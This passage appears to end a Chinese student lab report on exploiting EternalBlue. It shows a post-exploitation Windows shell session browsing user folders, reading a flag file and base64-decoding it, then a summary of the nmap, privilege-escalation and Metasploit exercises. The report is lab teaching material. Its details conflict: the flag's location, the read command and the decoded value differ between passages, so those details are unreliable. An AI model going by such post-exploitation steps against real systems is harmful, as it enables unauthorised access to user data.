cd C:\\Users\\用户名\\Desktop
```



```

C:\Users\Administrator>dir C:\Users
dir C:\Users
Volume in drive C has no label.
Volume Serial Number is 446B-CB96

Directory of C:\Users

2022/03/28  08:45    <DIR>        .
2022/03/28  08:45    <DIR>        ..
2016/04/08  09:22    <DIR>        Administrator
2022/03/28  08:46    <DIR>        college
2009/07/14  12:57    <DIR>        Public
2018/06/14  16:37    <DIR>        root360
                0 File(s)                0 bytes
                6 Dir(s)  34,165,723,136 bytes free

C:\Users\Administrator>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 446B-CB96

Directory of C:\Users\Administrator\Desktop

2016/04/12  15:36    <DIR>        .
2016/04/12  15:36    <DIR>        ..
                0 File(s)                0 bytes
                2 Dir(s)  34,165,723,136 bytes free

```

通过搜索与遍历目录，最终在桌面上找到了名为 Flag.txt 的文件，并查看其内容：

```
cat Flag.txt
```

该文件内容为一段 Base64 编码字符串：

```
bWluZ3RpYW5mYW5namlhbGE=
```

```

C:\Users\Administrator\Desktop>cd C:\Users\college\Desktop
cd C:\Users\college\Desktop

C:\Users\college\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 446B-CB96

Directory of C:\Users\college\Desktop

2025/07/03  23:53    <DIR>        .
2025/07/03  23:53    <DIR>        ..
2025/07/03  23:55                39 flag.txt
                1 File(s)                39 bytes
                2 Dir(s)  34,165,719,040 bytes free

C:\Users\college\Desktop>type flag.txt
type flag.txt
*****
flag:{bWluZ3RpYW5mYW5namlhbGE=}

```

随后我们对其进行解码操作，得到原始 flag 内容：

```
echo 'bWluZ3RpYW5mYW5namlhbGE=' | base64 -d
```

解码结果如下：

mingtianfangjia

Base64 编码/解码

bWluZ3RpYW5mYW5namlhbGE=

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

Base64 编码

Base64 解码

↕ 交换

清空

mingtianfangjiala

至此，漏洞利用和信息提取任务完成。

5 总结感想

在“企业内网渗透与权限提升”实验中，我们小组通过实际操作，掌握了如何使用 nmap 进行网络扫描，分析 Web 应用代码以查找漏洞，并利用水平越权漏洞获取用户数据。此外，通过 SSH 登录和提权操作，我们小组更加理解了系统安全配置的重要性。这些经验不仅增强了我们小组的技术能力，也提高了我们对网络安全重要性的认识。

在“永恒之蓝漏洞利用”实验中，我们小组掌握了如何识别和利用系统漏洞—通过 nmap 扫描确认漏洞存在，并使用 Metasploit 成功获取 SYSTEM 权限。找到并解码 Flag.txt 的过程，让我们体会到了漏洞利用的精确性和高效性。

这些实验经历不仅增强了我们小组的技术能力，也提高了我们对网络安全重要性的认识，使我们小组更加坚定了在网络安领域深造的决心，并激励我们不断学习，以应对未来可能遇到的安全威胁。这些实验不仅提升了我们小组的实战技能，也让我们对网络安全有了更深刻的理解。